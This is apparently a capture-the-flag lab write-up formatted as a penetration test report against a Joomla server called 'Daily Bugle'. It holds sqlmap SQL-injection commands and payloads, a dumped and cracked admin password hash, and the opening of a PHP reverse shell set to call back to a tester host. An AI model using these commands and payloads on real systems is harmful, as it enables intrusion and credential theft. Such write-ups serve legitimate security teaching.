ARCHANGEL PENTESTING

Penetration Test Report

CLIENT: DAILY BUGLE

Date of Test:12/11/2022

Table of Contents

Introduction to the Penetration Testing

Archangel PT was recruited to evaluate Daily Bugle's security by engaging in a 1-day penetration test that was conducted on November 12th, 2022. The goal of this test is to act as a threat-actor by performing cyber-attacks against Daily Bugle's corporate server. This will serve to discover any present vulnerabilities that could result in a breach and be leveraged to access Daily Bugle's sensitive data by a real-world attacker. All issues discovered by Archangel PT are achieved and verified through network evaluation, system vulnerability scanning and assessment, and both automated and manual exploitation of found vulnerabilities.

In order to increase the understanding of the reader, some definitions and clarifications are given in the following sections.

Objective


The objective of this assessment is to perform an internal penetration test against the Daily Bugle and network. Archangel PT is recruited with following methodical approach in obtaining access and reading information of the "user.txt" and "root.txt".

Methodology

Security test or penetration test involves simulated breaching of any number of applications or systems such as application protocol interfaces, front-end or back-end servers, security infrastructure, and unsensitized inputs to detect vulnerabilities and threats.

The penetration testing process usually includes five stages and helps the organization to fine-tune their environment for fixing security loopholes.

Penetration Testing Stages



1. Planning and Reconnaissance

This stage includes defining the scope, priorities, and goals to be achieved. It also states the primary critical systems to be tested or addressed and types of tests to be performed. This stage includes gathering intelligence like passive and active information on network and domain names or mail servers at all the target system to better understand how a target works and its potential entry points.

2. Scanning

This stage involves understanding how the target system responds to various automated intrusion attempts and attacks.

Static Analysis -> Inspects the application source code before a program is run by comparing it to a set of coding rules followed by debugging

Dynamic Analysis -> Testing and evaluation of the security system by executing data in real-time. The objective here is to find errors or vulnerabilities in real-time by scanning the application or systems using automated security scanning tools. Static or dynamic analysis is followed by manual verification of vulnerabilities or errors to eliminate false positives.

3. Gaining Access or Exploitation

In this stage, the vulnerabilities identified are actively exploited to gain access to the system or valuable information. The vulnerabilities can be exploited by escalating privileges, stealing data, intercepting traffic and injecting malicious code to understand or observe the magnitude of the damage caused.

4. Maintaining Access

The objective of this stage is to check if persistence access can be maintained after gaining access to the application or its underlying system. The longer the attacker maintains access to the system, the more in-depth access he/she gains. The goal is to imitate and detect advanced persistent threats that often remain in a system without being detected.

5. Analysis and Reporting

The results of the test are then compiled into a detailed report. The report primarily contains vulnerabilities that were exploited, sensitive data that was breached and accessed, and the amount of time the security tester could remain in the system before getting detected.

Findings Overview

While conducting the external penetration test, there were several critical vulnerabilities discovered in the Daily Bugle network. Archangel PT was able to gain full administrative privilege to the Daily Bugle server. This was possible due to a vulnerable web-application, which led to remote system access, then full administrative control was gained through improperly set permissions to a critical system file. A brief technical overview is listed below:

Target Daily Bugle -> Accessed administration page of Joomla Content Management System (CMS) by SQL Injection Attack against Daily Bugle web-app “administrator” found at URL: “http:10.10.8.91/administrator/” and granted low privilege shell via changing the “protostar” template which presented Archangel PT testers access as the HTTP service account "Apache". Once access was established, privilege escalation was possible due to the write permissions of “Apache”; allowing to read configuration.php file which lead to change user to jjameson and giving Archangel PT testers to full root access via misconfigured sudoers.

Severity Scale

CRITICAL Severity Issue: Poses immediate danger to systems, network, and/or data security and should be addressed as soon as possible. Exploitation requires little to no special knowledge of the target. Exploitation doesn’t require highly advanced skill, training, or tools.

HIGH Severity Issue: Poses significant danger to systems, network, and/or data security. Exploitation commonly requires some advanced knowledge, training, skill, and/or tools. Issue(s) should be addressed promptly.

MEDIUM Severity Issue: Vulnerabilities should be addressed in a timely manner. Exploitation is usually more difficult to achieve and requires special knowledge or access. Exploitation may also require social engineering as well as special conditions.

LOW Severity Issue: Danger of exploitation is unlikely as vulnerabilities offer little to no opportunity to compromise system, network, and/or data security. Can be handled as time permits.

INFORMATIONAL Issue: Meant to increase client’s knowledge. Likely no actual threat.

Rating	CVSS Score
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

FINAL REPORT

Information Gathering

Archangel PT was given a scope of host(s) from Daily Bugle that includes the Daily Bugle corporate server. You can see the network details of that device listed below:


- Hostname: Daily Bugle
- IP Address: 10.10.8.91
- MAC Address: 00:50:56:e8:b9:83

Archangel PT testers were able to verify the IP address and connectivity of the Daily Bugle host/server by connecting to the Daily Bugle network and performing a ping-sweep of the network which returned the IP Address of 10.10.8.91 for Daily Bugle

Enumeration


Archangel PT performed service enumeration to discover information about the services provided by Daily Bugle that reveal may critical details that could be leveraged to bypass security and gain an initial foothold into the system.

Archangel PT testers began by scanning all ports on 10.10.8.91 with Nmap to determine which services were open.




```
# Nmap 7.92 scan initiated Sun Nov 12 07:25:28 2022 as: nmap -sV -T5 -Pn -p- -oN scan_report.txt 10.10.8.91
Warning: 10.10.8.91 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.8.91
Host is up (0.11s latency).
Not shown: 64612 closed tcp ports (conn-refused), 920 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)
3306/tcp open  mysql   MariaDB (unauthorized)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Nov 12 07:34:45 2022 -- 1 IP address (1 host up) scanned in 557.04 seconds
```

The initial Nmap scan discovered that 22,80 and 3306 ports are open on target 10.10.8.91. Testers then performed a more focused Nmap scan on http port 80 to gather more detailed information.



```
# Nmap 7.92 scan initiated Sun Nov 12 07:41:50 2022 as: nmap -sC -A -T5 -Pn -p 80 -oN nmap_httpscan.txt 10.10.8.91
Nmap scan report for 10.10.8.91
Host is up (0.093s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.6.40
|_http-generator: Joomla! - Open Source Content Management
|_http-title: Home
| http-robots.txt: 15 disallowed entries
| /joomla/administrator/ /administrator/ /bin/ /cache/
| /cli/ /components/ /includes/ /installation/ /language/
|_/layouts/ /libraries/ /logs/ /modules/ /plugins/ /tmp/

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Nov 12 07:42:01 2022 -- 1 IP address (1 host up) scanned in 11.31 seconds
```

The detailed Nmap scan revealed that a ‘robots.txt’ file is being used to hide 14 directories from search engine crawlers. A manual browsing of this file verifies this finding.This scan also shows that this site uses Joomla CMS.




```
10.10.8.91/robots.txt
```

```
# If the Joomla site is installed within a folder
# eg www.example.com/joomla/ then the robots.txt file
# MUST be moved to the site root
# eg www.example.com/robots.txt
# AND the joomla folder name MUST be prefixed to all of the
# paths.
# eg the Disallow rule for the /administrator/ folder MUST
# be changed to read
# Disallow: /joomla/administrator/
#
# For more information about the robots.txt standard, see:
# http://www.robotstxt.org/orig.html
#
# For syntax checking, see:
# http://tool.motoricerca.info/robots-checker.phtml

User-agent: *
Disallow: /administrator/
Disallow: /bin/
Disallow: /cache/
Disallow: /cli/
Disallow: /components/
Disallow: /includes/
Disallow: /installation/
Disallow: /language/
Disallow: /layouts/
Disallow: /libraries/
Disallow: /logs/
Disallow: /modules/
Disallow: /plugins/
Disallow: /tmp/
```

Robots.txt folder shows that administrator page is accessible and from browsers we accessed that administrator login page.

Testers began to enumerate the Joomla Content Management System with Joomscan to get version number and critical vulnerabilities.




```
    ____  _____  _____  __  __  ___   ___    __    _  _
   (_  _)(  _  )(  _  )(  \/  )/ __) / __)  /__\  ( \( )
  .-_)(   )(_)(  )(_)(  )    ( \__ \( (__  /(__)\  )  (
  \____) (_____)(_____)(_/\/\_)(___/ \___)(__)(__)(_)\_)
                        (1337.today)

    --=[OWASP JoomScan
    +---++---==[Version : 0.0.7
    +---++---==[Update Date : [2018/09/23]
    +---++---==[Authors : Mohammad Reza Espargham , Ali Razmjoo
    --=[Code name : Self Challenge
    @OWASP_JoomScan , @rezesp , @Ali_Razmjo0 , @OWASP

Processing http://10.10.8.91 ...


[+] FireWall Detector
[++] Firewall not detected

[+] Detecting Joomla Version
[++] Joomla 3.7.0

[+] Core Joomla Vulnerability
[++] Target Joomla core is not vulnerable

[+] Checking Directory Listing
[++] directory has directory listing :
http://10.10.8.91/administrator/components
http://10.10.8.91/administrator/modules
http://10.10.8.91/administrator/templates
http://10.10.8.91/images/banners


[+] Checking apache info/status files
[++] Readable info/status files are not found

[+] admin finder
[++] Admin page : http://10.10.8.91/administrator/

[+] Checking robots.txt existing
[++] robots.txt is found
path : http://10.10.8.91/robots.txt
```

Vulnerability Assessment

The vulnerability assessment is done in an attempt to verify that a vulnerability exists that may be exploitable by an attacker. A quick search on Searchsploit, Joomla v3.7.0 shows this version vulnerable to SQL Injection. This vulnerability was then leveraged by testers to gain initial system access. You can check the CVE details below

https://www.exploit-db.com/exploits/42033



```
# Exploit Title: Joomla 3.7.0 - Sql Injection
# Date: 05-19-2017
# Exploit Author: Mateus Lino
# Reference: https://blog.sucuri.net/2017/05/sql-injection-vulnerability-joomla-3-7.html
# Vendor Homepage: https://www.joomla.org/
# Version: = 3.7.0
# Tested on: Win, Kali Linux x64, Ubuntu, Manjaro and Arch Linux
# CVE : - CVE-2017-8917

URL Vulnerable: http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml%27


Using Sqlmap:

sqlmap -u "http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering]


Parameter: list[fullordering] (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (DUAL)
    Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(CASE WHEN (1573=1573) THEN 1573 ELSE 1573*(SELECT 1573 FROM DUAL UNION SELECT 9674 FROM DUAL) END)

    Type: error-based
    Title: MySQL ≥ 5.0 error-based - Parameter replace (FLOOR)
    Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(SELECT 6600 FROM(SELECT COUNT(*),CONCAT(0x7171767071,(SELECT (ELT(6600=6600,1))),0x716a707671,FLOOR(R
AND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

    Type: AND/OR time-based blind
    Title: MySQL ≥ 5.0.12 time-based blind - Parameter replace (substraction)
    Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(SELECT * FROM (SELECT(SLEEP(5)))GDiu)
```

Vulnerability Exploited: SQL Injection


Explanation: SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

Vulnerability Mitigation: Patch critical systems (Joomla CMS - Critical)


Severity: **CRITICAL**

Vulnerability Assessment Steps:

Archangel PT testers used the exploit of the Joomla version 3.7.0 with SQLMap




```
┌──(kali㉿kali)-[~/Desktop/Daily_Bugle]
└─$ sqlmap -u "http://10.10.8.91/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5
random-agent -D joomla -T "#__users" --dump -p list[fullordering]
```



```
+-----+------------+-------------------+---------+----------+--------------------------------------------------------------+
| id  | name       | email             | params  | username | password                                                     |
+-----+------------+-------------------+---------+----------+--------------------------------------------------------------+
| 811 | Super User | jonah@tryhackme.com | <blank> | jonah  | $2y$10$0veO/JSFh4389Lluc4Xya.dfy2MF.bZhz0jVMw.V.d3p12kBtZutm |
+-----+------------+-------------------+---------+----------+--------------------------------------------------------------+
```


Archangel PT testers found that Joomblay.py python file get the users information much more faster.

https://github.com/stefanlucas/Exploit-Joomla



```
┌──(kali㉿kali)-[~/Desktop/Daily_Bugle/Exploit-Joomla]
└─$ python3 joomblah.py "http://10.10.8.91"

 [-] Fetching CSRF token
 [-] Testing SQLi
  -  Found table: fb9j5_users
  -  Extracting users from fb9j5_users
 [$] Found user ['811', 'Super User', 'jonah', 'jonah@tryhackme.com', '$2y$10$0veO/JSFh4389Lluc4Xya.dfy2MF.bZhz0jVMw.V.d3p12kBtZutm', '', '']
  -  Extracting sessions from fb9j5_session
```

Password of superuser jonah encrypted with bcrypt. The password decoded and credentials are recorded with “John the Ripper”. Password of jonah is “spiderman123”.




```
┌──(kali㉿kali)-[~/Desktop/Daily_Bugle]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Desktop/Daily_Bugle/jonah_pass_hash.txt
spiderman123     (?)
```

Exploitation


In the Exploitation phase, Archangel PT testers will attempt to exploit found vulnerabilities within your operating system, applications, and data. The end goal for the tester is to attempt to penetrate into the target environment, gaining as much privilege as possible, and avoiding detection while doing so. All testers will stay within the scope that was determined during pre-engagement activities and documentation.

Gaining Low Privilige Shell:

The Archangel PT testers used jonah username and password to login the administration page of Joomla.




Testers change the index.php file in protostar template to reverse shell code from https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php



Editing file "/index.php" in template "protostar".


```
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.9.13.134';  // CHANGE THIS
$port = 1327;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

